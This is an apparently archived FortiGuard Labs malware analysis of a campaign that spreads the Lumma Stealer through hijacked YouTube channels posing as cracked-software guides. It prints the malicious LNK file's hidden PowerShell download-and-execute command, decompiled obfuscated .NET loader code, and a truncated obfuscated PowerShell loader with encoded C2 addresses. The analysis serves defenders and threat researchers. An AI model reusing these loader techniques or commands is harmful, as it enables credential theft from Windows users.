

Deceptive Cracked Software Spreads Lumma Variant on YouTube | FortiGuard Labs

By Cara Lin

Published: 2024-01-08 · Archived: 2026-04-05 22:07:53 UTC

Affected Platforms: Microsoft Windows

Impacted Users: Microsoft Windows

Impact: The information collected can be used for future attacks

Severity Level: High

FortiGuard Labs recently discovered a threat group using YouTube channels to distribute a Lumma Stealer variant. We found and reported on a similar attack method via YouTube in [March 2023](#). These YouTube videos typically feature content related to cracked applications, presenting users with similar installation guides and incorporating malicious URLs often shortened using services like TinyURL and Cuttly. To circumvent straightforward web filter blacklists, the attackers exploit open-source platforms like GitHub and MediaFire instead of deploying their malicious servers. In this case, the shared links lead to the direct download of a new private .NET loader responsible for fetching the final malware, Lumma Stealer.

Lumma Stealer targets sensitive information, including user credentials, system details, browser data, and extensions. It has been advertised on the dark web and a Telegram channel since 2022, with over a dozen observed command-and-control (C2) servers in the wild and multiple updates. Figure 1 shows Lumma Stealer's C2 server telemetry, illustrating a global presence with a peak observed in December.

In this article, we will elaborate on each stage's behaviors that facilitated the stealer's distribution.




Figure 1: Telemetry of Lumma Stealer's C2




Figure 2: Attack flow

Initial Infection Vector

The hacker initially breaches a YouTuber's account and uploads videos masquerading as sharing cracked software. Figure 3 shows the video descriptions in which a malicious URL is embedded, enticing users to download a ZIP file that harbors malicious content for the next stage of the attack. The videos were uploaded earlier this year, but the files on the file-sharing site receive regular updates (Figure 4), and the number of downloads keeps growing. This indicates that the ZIP file is always new and that this method effectively spreads malware.




Figure 3: The hacked YouTube Channel with a similar fake software installation guide




Figure 4: The malicious files updated on MediaFire

The ZIP file, “installer_Full_Version_V.1f2.zip,” contains an LNK file that calls PowerShell to download a .NET execution file via the GitHub repository “New” owned by John1323456 (Figure 6). The abbreviated URL, “hxxp://cutt[.]ly/lwD7B7lp,” connects to “hxxps://github[.]com/John1323456/New/raw/main/Installer-Install-2023_v0y.6.6[.]exe.” The other two repositories, “LNK” and “LNK-Ex,” also include NET loaders and spread InfoStealer as the final payload.

Offset	
00000000	L À F» Đv...--Ú Ěù}Už6Ú “áw...--Ú ^
00000040	Pà0Đ ê:i ϕϕ +00 /C:\ V 1
00000080	‘Wn! Windows @ i%†0wH~Wj™.) ÁžG W
000000C0	i n d o w s Z 1 ’W7P System32 B i%†0wH~W™.
00000100	BE S y s t e m 3 2 t 1 †0ŪI Windows
00000140	PowerShell T i%†0ŪI~Wšš. û mîÚ W i n d
00000180	o w s P o w e r S h e l l N 1 ĞWIϣ v1.0 : i%†0ŪI~
000001C0	W†š. ü Đ(v 1 . 0 l 2 ^ ĞW ~ power
00000200	shell.exe N i%ĞW ~~W...š. ϕâ ϕ mû/ p o w e
00000240	r s h e l l . e x e h - g n
00000280	Šü C:\Windows\System32\WindowsPowerShell\v1.0\powershell.ex
000002C0	e ? . . \ . . \ . . \ W i n d o w s \ S y s t e m 3 2 \ W i n d
00000300	o w s P o w e r S h e l l \ v 1 . 0 \ p o w e r s h e l l . e x
00000340	e * C : \ W i n d o w s \ S y s t e m 3 2 \ W i n d o w s P o w
00000380	e r S h e l l \ v 1 . 0 ” - w i n d o w S t y l e h i d d e n
000003C0	p o w e r s h e l l . e x e S t a r t - B i t s T r a n s f
00000400	e r - S o u https://cutt.ly/lwD7B7lp
00000440	- D e s t C : \ U s e r s \ P u b l i c \ D c l d z f b q j
00000480	w o . e x e ; C : \ U s e r s \ P u b l i c \ D c l d z f b q j
000004C0	w o . e x e % Ý wNÁ ç]N·D.±@Q~·Ý ^

Figure 5: Malicious LNK file content





Figure 6: .NET executable on GitHub

.NET Executable – Installer-Install-2023_v0y.6.6.exe

The private .NET loader is obfuscated with SmartAssembly. It first gets the system’s environment value, shown in Figure 7. Once the number of the data is correct, it proceeds to load the PowerShell script. Otherwise, it exits the program.

```

61 char[] array3 = (obj = new char[5]);
62 obj[0] = 67;
63 obj[1] = 111;
64 obj[2] = (int)((byte*)&DMJOLFGKJAONLHGKJCPNAMIFLEOHJDHGPPJE.KIHINMJEGDAMIFIFKBMII
    236;
65 obj[3] = (int)((byte*)&DMJOLFGKJAONLHGKJCPNAMIFLEOHJDHGPPJE.KIHINMJEGDAMIFIFKBMII
66 obj[4] = (int)((byte*)&DMJOLFGKJAONLHGKJCPNAMIFLEOHJDHGPPJE.KIHINMJEGDAMIFIFKBMII
    154;
67 int num = (int)type3.GetProperty(new string(array3)).GetValue(obj2, null);
68 int num2 = num;
69 char[] array4 = (obj = new char[2]);
70 obj[0] = 49;
71 obj[1] = (int)((byte*)&BHBPNMCEPLBFGGOPEJMFFLMMHIDAAMJL GAL.OBCNBONPEFPNEBPPNKPGE
72 if (num2 > Convert.ToInt32(new string(array4)) && !
    GICHMMMGFBGGGLLHLKMFKCIOADEALLLOCMNK.PHEHFFHCKAEJNEFCFEKHLLEFPIIMLGOAPNAH())
73 {
74     return false;
75 }
76 if (!FLOOJKOJAJALCIJANAPGAFCHKGENNJCNCFNL.OIGEBFBNMEFJGNBFCECPIBAHKMIDJMEIOHFJ())
77 {

```

Name	Value
obj2	Count = 0x0000002C
["PROCESSOR_AR..."]	"AMD64"
["DriverData"]	@ "C:\Windows\System32\Drivers\DriverData"
["COMPUTERNAM..."]	"DESKTOP-3111111"
["CommonProgra..."]	@ "C:\Program Files (x86)\Common Files"
["OneDrive"]	@ "C:\Users\Chris\OneDrive"
["_NO_DEBUG_HE..."]	"1"
["HOMEPATH"]	@ "%Users\Chris"
["TMP"]	@ "C:\Users\Chris\AppData\Local\Temp"
["PROCESSOR_RE..."]	"9e0d"
["PATHEXT"]	".COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC"
["USERDOMAIN_R..."]	"DESKTOP-3111111"
["TEMP"]	@ "C:\Users\Chris\AppData\Local\Temp"
["LOCALAPPDATA"]	@ "C:\Users\Chris\AppData\Local"
["PUBLIC"]	@ "C:\Users\Public"

Figure 7: Getting the system’s information by GetEnvironmentVariables()

Figure 8 shows the construction of a dictionary that defines the following properties of the ProcessStartInfo object that the malicious code uses to execute discreetly and avoid raising suspicion from its victims:

- RedirectStandardInput: This property set to true enables the redirection of the standard input stream of the process.
- CreateNoWindow: This property set to true indicates that the process should not create a visible window when it starts. It allows the executed command or script to run without displaying a command prompt window.
- UseShellExecute: This property set to false specifies that the process should not use the user's default shell for execution. Instead, the process is executed directly.




Figure 8: The ProcessStartInfo dictionary

Next, the `ProcessStartInfo` object is employed to launch the PowerShell process, wherein the PowerShell script is directed to the process's standard input. Figure 9 illustrates a portion of the code and the newly generated process.


```
$RetinolCotton = $SwansCotton + $SwansThebaid;
[System.Collections.ArrayList]$SwansRealer = 'MTc2LjExMy4xMTUuMjI0', 'MTc2LjExMy4xMTUuMjI2', 'MTc2LjExMy4xMTUuMjI3', 'MTc
$SwansRetinol = [Math]::E;
$MocheOtarine = [Math]::Log($SwansRetinol);
[System.Collections.ArrayList]$OtarineThebaid = '2024-01-17', '2024-02-17', '2024-03-17', '2024-04-17', '2024-05-17';
$FormlyOtarine = 5;
$FormlyRealer = [Math]::Pi;
$OtarineProstoia = $FormlyOtarine * $FormlyRealer;
$FormlyCry = [System.Globalization.CultureInfo]::InvariantCulture

$TiltedHarm = [Math]::Sqrt(25);
$SatyricTilted = [Math]::Pow($TiltedHarm, 2);
$SatyricFlypast = $TiltedHarm * $SatyricTilted;
$FormlyProstoia = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('Mjk5ODM='));
$CasabaFlypast = [Math]::Sin([Math]::Pi / 4);
$HilsaTilted = [Math]::Cos([Math]::Pi / 3);
$FlypastSatyric = $CasabaFlypast + $HilsaTilted;
$ProstoiaCry = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('NzUwNDE='));
$HilsaFlypast = 0..100 | Where-Object { $TiltedBustier % 2 -eq 0 };
$HarmLautu = $HilsaFlypast | Measure-Object -Sum;
$RealerCotton = [int]$FormlyProstoia

$SlowishSatyric = Get-Random -Minimum 10000 -Maximum 99999;
$LautuDecan = 'Junk' + $SlowishSatyric;
$SlowishHilsa = $SlowishSatyric % 2;
$SwansMoche = '';
$TiltedDecan = Get-Random -Minimum 1 -Maximum 10;
$HarmCasaba = $TiltedDecan..1 | Measure-Object -Sum;
while ($true) {
    if ($SwansRealer.count -eq 0) {
        exit 0;
    }
    $RetinolSwans = $SwansRealer[0];
    $SwansRealer.RemoveAt(0);
    $RetinolSwans = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($RetinolSwans));

    $RealerProstoia = $OtarineThebaid[0];
    $OtarineThebaid.RemoveAt(0);
    $OtarineRetinol = [datetime]::ParseExact($RealerProstoia, 'yyyy-MM-dd', $FormlyCry)

